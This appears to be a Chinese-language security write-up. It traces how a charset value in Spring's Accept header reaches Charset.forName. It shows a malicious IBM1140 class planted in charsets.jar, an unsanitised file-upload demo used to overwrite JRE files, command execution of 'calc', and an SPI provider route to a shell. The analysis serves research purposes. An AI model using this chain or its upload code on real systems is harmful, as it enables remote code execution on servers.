


org.springframework.util.MimeType构造方法

```


public MimeType(String type, String subtype, @Nullable Map<String, String>
parameters) {
    Assert.hasLength(type, "'type' must not be empty");
    Assert.hasLength(subtype, "'subtype' must not be empty");
    this.checkToken(type);
    this.checkToken(subtype);
    this.type = type.toLowerCase(Locale.ENGLISH);
    this.subtype = subtype.toLowerCase(Locale.ENGLISH);
    if (!CollectionUtils.isEmpty(parameters)) {
        Map<String, String> map = new
LinkedCaseInsensitiveMap(parameters.size(), Locale.ENGLISH);
        parameters.forEach((parameter, value) -> {
            //调用至MimeType#checkParameters()
            this.checkParameters(parameter, value);
            map.put(parameter, value);
        });
        this.parameters = Collections.unmodifiableMap(map);
    } else {
        this.parameters = Collections.emptyMap();
    }
}

```



org.springframework.util.MimeType#checkParameters(parameter, value)

```
protected void checkParameters(String parameter, String value) {
    Assert.hasLength(parameter, "'parameter' must not be empty");
    Assert.hasLength(value, "'value' must not be empty");
    this.checkToken(parameter);
    if ("charset".equals(parameter)) {
        if (this.resolvedCharset == null) {
            //调用至Charset.forName()
            this.resolvedCharset = Charset.forName(this.unquote(value));
        }
    } else if (!this.isQuotedString(value)) {
        this.checkToken(value);
    }
}
```



java.nio.charset.Charset#forName(String charsetName)charsetName)跟进forName()方法,最后调用至Charset#lookup2()

```
public static Charset forName(String charsetName) {
```

```

Charset cs = lookup(charsetName);
if (cs != null)
    return cs;
throw new UnsupportedOperationException(charsetName);
}

private static Charset lookup(String charsetName) {
    if (charsetName == null)
        throw new IllegalArgumentException("Null charset name");
    Object[] a;
    if ((a = cache1) != null && charsetName.equals(a[0]))
        return (Charset)a[1];
    // We expect most programs to use one Charset repeatedly.
    // We convey a hint to this effect to the VM by putting the
    // level 1 cache miss code in a separate method.
    return lookup2(charsetName);
}
//调用至lookup2
private static Charset lookup2(String charsetName) {
    Object[] a;
    if ((a = cache2) != null && charsetName.equals(a[0])) {
        cache2 = cache1;
        cache1 = a;
        return (Charset)a[1];
    }
    Charset cs;
    if ((cs = standardProvider.charsetForName(charsetName)) != null ||
        (cs = lookupExtendedCharset(charsetName)) != null ||
        (cs = lookupViaProviders(charsetName)) != null)
    {
        cache(charsetName, cs);
        return cs;
    }

    /* Only need to check the name if we didn't find a charset for it */
    checkName(charsetName);
    return null;
}

```

存在三种方式

```

cs = standardProvider.charsetForName(charsetName))
cs = lookupExtendedCharset(charsetName))
cs = lookupViaProviders(charsetName))

```

standardProvider.charsetForName最终调用至sun.nio.cs.AbstractCharsetProvider#lookup()造成可控的类初始化

sun.nio.cs.AbstractCharsetProvider#lookup()

```

private Charset lookup(String var1) {
    SoftReference var2 = (SoftReference)this.cache.get(var1);
    if (var2 != null) {
        Charset var3 = (Charset)var2.get();
        if (var3 != null) {

```




```

        return var3;
    }
}

String var9 = (String)this.classMap.get(var1);
if (var9 == null) {
    return null;
} else {
    try {
        //this.packagePrefix = "sun.nio.cs";
        //var9Charset.forName(String charsetName)中charsetName值
        //此处可进行自定义类的初始化
        Class var4 = Class.forName(this.packagePrefix + "." + var9, true,
this.getClass().getClassLoader());
        Charset var5 = (Charset)var4.newInstance();
        this.cache.put(var1, new SoftReference(var5));
        return var5;
    } catch (ClassNotFoundException var6) {
        return null;
    } catch (IllegalAccessException var7) {
        return null;
    } catch (InstantiationException var8) {
        return null;
    }
}
}
}

```



java.nio.charset.Charset#lookupExtendedCharset(charsetName)

```

//
private static Charset lookupExtendedCharset(String charsetName) {
    CharsetProvider ecp = ExtendedProviderHolder.extendedProvider;
    return (ecp != null) ? ecp.charsetForName(charsetName) : null;
}

/* The extended set of charsets */
private static class ExtendedProviderHolder {
    static final CharsetProvider extendedProvider = extendedProvider();
}

```

```

// returns ExtendedProvider, if installed
private static CharsetProvider extendedProvider() {
    return AccessController.doPrivileged(
        new PrivilegedAction<CharsetProvider>() {
            public CharsetProvider run() {
                try {
                    Class<?> epc
                        =
Class.forName("sun.nio.cs.ext.ExtendedCharsets");
                    return (CharsetProvider)epc.newInstance();
                } catch (ClassNotFoundException x) {
                    // Extended charsets not available
                    // (charsets.jar not present)
                } catch (InstantiationException |
                    IllegalAccessException x) {
                    throw new Error(x);
                }
                return null;
            }
        });
}
}

```

此链直接加载sun.nio.cs.ext.ExtendedCharsets。可用恶意类直接替换此类，造成代码执行。

堆栈如下：

```

lookup:146, AbstractCharsetProvider (sun.nio.cs) charsetForName:161,
AbstractCharsetProvider (sun.nio.cs) lookupExtendedCharset:452,
Charset (java.nio.charset) lookup2:476, Charset (java.nio.charset) lookup:464,
Charset (java.nio.charset) forName:528, Charset (java.nio.charset) checkParameters:235,
MimeType (org.springframework.util) lambda$new$0:190, MimeType (org.springframework.util)
accept:-1,
1727436976 (org.springframework.util.MimeType$$Lambda$156) forEach:684,
LinkedHashMap (java.util) :189, MimeType (org.springframework.util)
parseMimeTypeInternal:269,
MimeTypeUtils (org.springframework.util) parseMimeType:207,
MimeTypeUtils (org.springframework.util) parseMediaType:631,
MediaType (org.springframework.http) parseMediaTypes:660,
MediaType (org.springframework.http) parseMediaTypes:680,
MediaType (org.springframework.http) resolveMediaTypes:53,
HeaderContentNegotiationStrategy (org.springframework.web.accept) resolveMediaTypes:128,
ContentNegotiationManager (org.springframework.web.accept) getMediaTypes:260,
ContentNegotiatingViewResolver (org.springframework.web.servlet.view) resolveViewName:226,
ContentNegotiatingViewResolver (org.springframework.web.servlet.view) resolveViewName:1446,
DispatcherServlet (org.springframework.web.servlet) render:1381,

```



```

public IBM1140() {
    super("IBM01140", ExtendedCharsets.aliasesFor("IBM01140"));
}

public String historicalName() {
    return "Cp1140";
}

public boolean contains(Charset var1) {
    return var1 instanceof IBM1140;
}


public CharsetDecoder newDecoder() {
    return new Decoder(this, b2c);
}

public CharsetEncoder newEncoder() {
    return new Encoder(this, c2b, c2bIndex);
}


static {
    exploit("");
    char[] var0 = b2c;
    Object var1 = null;
    char[] var2 = new char[]{'\u0015', '\u0085'};
    SingleByte.initC2B(var0, var2, c2b, c2bIndex);
}
}

```

编译恶意类并覆盖charsets.jar中原有文件，重新打包



打包后用恶意charsets.jar覆盖jre中charsets.jar，构造请求：



此为直接覆盖，接下来写个上传demo,实现任意文件上传(写入)Spring boot下的getshell

spring boot默认文件上传为1MB,需添加如下配置：

```
spring:
  mvc:
    servlet:
      multipart:
        max-file-size: 10MB      # 设置单个文件最大大小为10MB
        max-request-size: 100MB # 设置多个文件大小为100MB
```

文件上传demo

```
//文件上传demo
@PostMapping("upload5")
@ResponseBody
public String upload5(@RequestBody MultipartFile file) throws IOException {

    if (file != null){
        String path = "C:\\\\file\\";

        String originalFilename = file.getOriginalFilename();



        String filepath = path + originalFilename;

        File saveFile = new File(filepath);


        file.transferTo(saveFile);

        return "文件上传成功!!! 文件地址为" + filepath;
    }
    return "上传失败，上传文件为空";
}
```


抓包上传报错，无法覆盖文件



linux下可成功上传



发包



执行恶意代码，因之前恶意代码为windows下执行，故此处报错。但恶意代码已经执行

```
java.io.IOException: Cannot run program "calc": error=2, No such file or directory
    at java.lang.ProcessBuilder.start(ProcessBuilder.java:1048)
    at java.lang.Runtime.exec(Runtime.java:621)
    at java.lang.Runtime.exec(Runtime.java:451)
    at java.lang.Runtime.exec(Runtime.java:348)
    at sun.nio.cs.ext.IBM1140.exploit(IBM1140.java:25)
    at sun.nio.cs.ext.IBM1140.<clinit>(IBM1140.java:19)
    at java.lang.Class.forName0(Native Method)
    at java.lang.Class.forName(Class.java:348)
    at sun.nio.cs.AbstractCharsetProvider.lookup(AbstractCharsetProvider.java:142)
    at sun.nio.cs.AbstractCharsetProvider.charsetForName(AbstractCharsetProvider.java:161)
    at java.nio.charset.Charset.lookupExtendedCharset(Charset.java:452)
    at java.nio.charset.Charset.lookup2(Charset.java:476)
    at java.nio.charset.Charset.lookup(Charset.java:464)
    at java.nio.charset.Charset.forName(Charset.java:528)
    at org.springframework.util.MimeType.checkParameters(MimeType.java:235)
    at org.springframework.util.MimeType.lambda$new$0(MimeType.java:190)
    at java.util.LinkedHashMap.forEach(LinkedHashMap.java:684)
    at org.springframework.util.MimeType.<init>(MimeType.java:189)
    at org.springframework.util.MimeTypeUtils.parseMimeTypeInternal(MimeTypeUtils.java:269)
    at org.springframework.util.MimeTypeUtils.parseMimeType(MimeTypeUtils.java:207)
    at org.springframework.http.MediaType.parseMediaType(MediaType.java:631)
    at org.springframework.http.MediaType.parseMediaTypes(MediaType.java:660)
    at org.springframework.http.MediaType.parseMediaTypes(MediaType.java:680)
    at org.springframework.web.accept.HeaderContentNegotiationStrategy.resolveMediaTypes(HeaderContentNegotiationStrategy.java:53)
    at org.springframework.web.accept.ContentNegotiationManager.resolveMediaTypes(ContentNegotiationManager.java:128)
    at org.springframework.web.servlet.view.ContentNegotiatingViewResolver.getMediaTypes(ContentNegotiatingViewResolver.java:260)
    at org.springframework.web.servlet.view.ContentNegotiatingViewResolver.resolveViewName(ContentNegotiatingViewResolver.java:226)
    at org.springframework.web.servlet.DispatcherServlet.resolveViewName(DispatcherServlet.java:1446)
    at org.springframework.web.servlet.DispatcherServlet.render(DispatcherServlet.java:1381)
    at org.springframework.web.servlet.DispatcherServlet.processDispatchResult(DispatcherServlet.java:1149)
    at org.springframework.web.servlet.DispatcherServlet.doDispatch(DispatcherServlet.java:1088)
    at org.springframework.web.servlet.DispatcherServlet.doService(DispatcherServlet.java:964)
    at org.springframework.web.servlet.FrameworkServlet.processRequest(FrameworkServlet.java:1006)
    at org.springframework.web.servlet.FrameworkServlet.doGet(FrameworkServlet.java:898)
    at javax.servlet.http.HttpServlet.service(HttpServlet.java:670)
    at org.springframework.web.servlet.FrameworkServlet.service(FrameworkServlet.java:883)
    at javax.servlet.http.HttpServlet.service(HttpServlet.java:779)
    at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:227)
    at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
    at org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53)
    at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:189)
```

总结：

- 1、可控制文件路径及文件名
- 2、知道jre目录并写入jre目录
- 3、windows下存在文件不能覆盖问题，Linux下正常
- 4、jar包将近3MB,包较大

通过SPI机制getshell

SPI机制于Snakeyaml中以进行解释，此处不再赘述。

java.nio.charset.Charset#forName(String charsetName)

上述分析到Spring 可使用HTTP请求header头中Accept参数最后调用至

java.nio.charset.Charset#forName(String charsetName)，其中charsetName可控，跟进forName()方法,最后调用至Charset#lookup2()

```
public static Charset forName(String charsetName) {
    Charset cs = lookup(charsetName);
    if (cs != null)
        return cs;
    throw new UnsupportedOperationException(charsetName);
}
```

```

private static Charset lookup(String charsetName) {
    if (charsetName == null)
        throw new IllegalArgumentException("Null charset name");
    Object[] a;
    if ((a = cache1) != null && charsetName.equals(a[0]))
        return (Charset)a[1];
    // We expect most programs to use one Charset repeatedly.
    // We convey a hint to this effect to the VM by putting the
    // level 1 cache miss code in a separate method.
    return lookup2(charsetName);
}

private static Charset lookup2(String charsetName) {
    Object[] a;
    if ((a = cache2) != null && charsetName.equals(a[0])) {
        cache2 = cache1;
        cache1 = a;
        return (Charset)a[1];
    }
    Charset cs;
    if ((cs = standardProvider.charsetForName(charsetName)) != null ||
        (cs = lookupExtendedCharset(charsetName)) != null ||
        (cs = lookupViaProviders(charsetName)) != null)
    {
        cache(charsetName, cs);
        return cs;
    }

    /* Only need to check the name if we didn't find a charset for it */
    checkName(charsetName);
    return null;
}

```

上面已经分析cs = standardProvider.charsetForName(charsetName)

cs = lookupExtendedCharset(charsetName)执行利用链，下来分析cs = lookupViaProviders(charsetName) 此利用链

跟进lookupViaProviders(charsetName)

java.nio.charset.Charset#lookupViaProviders(charsetName)

```

private static Charset lookupViaProviders(final String charsetName) {

    // The runtime startup sequence looks up standard charsets as a
    // consequence of the VM's invocation of System.initializeSystemClass
    // in order to, e.g., set system properties and encode filenames. At
    // that point the application class loader has not been initialized,
    // however, so we can't look for providers because doing so will cause
    // that loader to be prematurely initialized with incomplete
    // information.
    //
    if (!sun.misc.VM.isBooted())
        return null;
}

```



```

    if (gate.get() != null)
        // Avoid recursive provider lookups
        return null;
    try {
        gate.set(gate);

        return AccessController.doPrivileged(
            new PrivilegedAction<Charset>() {
                public Charset run() {
                    //进入providers()
                    for (Iterator<CharsetProvider> i = providers();
                        i.hasNext();) {
                        CharsetProvider cp = i.next();
                        Charset cs = cp.charsetForName(charsetName);
                        if (cs != null)
                            return cs;
                    }
                    return null;
                }
            });
    } finally {
        gate.set(null);
    }
}

```

java.nio.charset.Charset#providers()

```

private static Iterator<CharsetProvider> providers() {
    return new Iterator<CharsetProvider>() {
        //明显此处为SPI加载方式
        ClassLoader cl = ClassLoader.getSystemClassLoader();
        ServiceLoader<CharsetProvider> sl =
            ServiceLoader.load(CharsetProvider.class, cl);
        Iterator<CharsetProvider> i = sl.iterator();

        CharsetProvider next = null;

        private boolean getNext() {
            while (next == null) {
                try {
                    if (!i.hasNext())
                        return false;
                    next = i.next();
                } catch (ServiceConfigurationError sce) {
                    if (sce.getCause() instanceof SecurityException) {
                        // Ignore security exceptions
                        continue;
                    }
                    throw sce;
                }
            }
            return true;
        }
    }
}

```

```

        public boolean hasNext() {
            return getNext();
        }

        public CharsetProvider next() {
            if (!getNext())
                throw new NoSuchElementException();
            CharsetProvider n = next;
            next = null;
            return n;
        }

        public void remove() {
            throw new UnsupportedOperationException();
        }
    };
}

```

此处可编写一个继承java.nio.charset.spi.CharsetProvider类的恶意provider，通过SPI机制，触发其加载并初始化。

JDK8下的Bootstrap和Ext ClassLoader

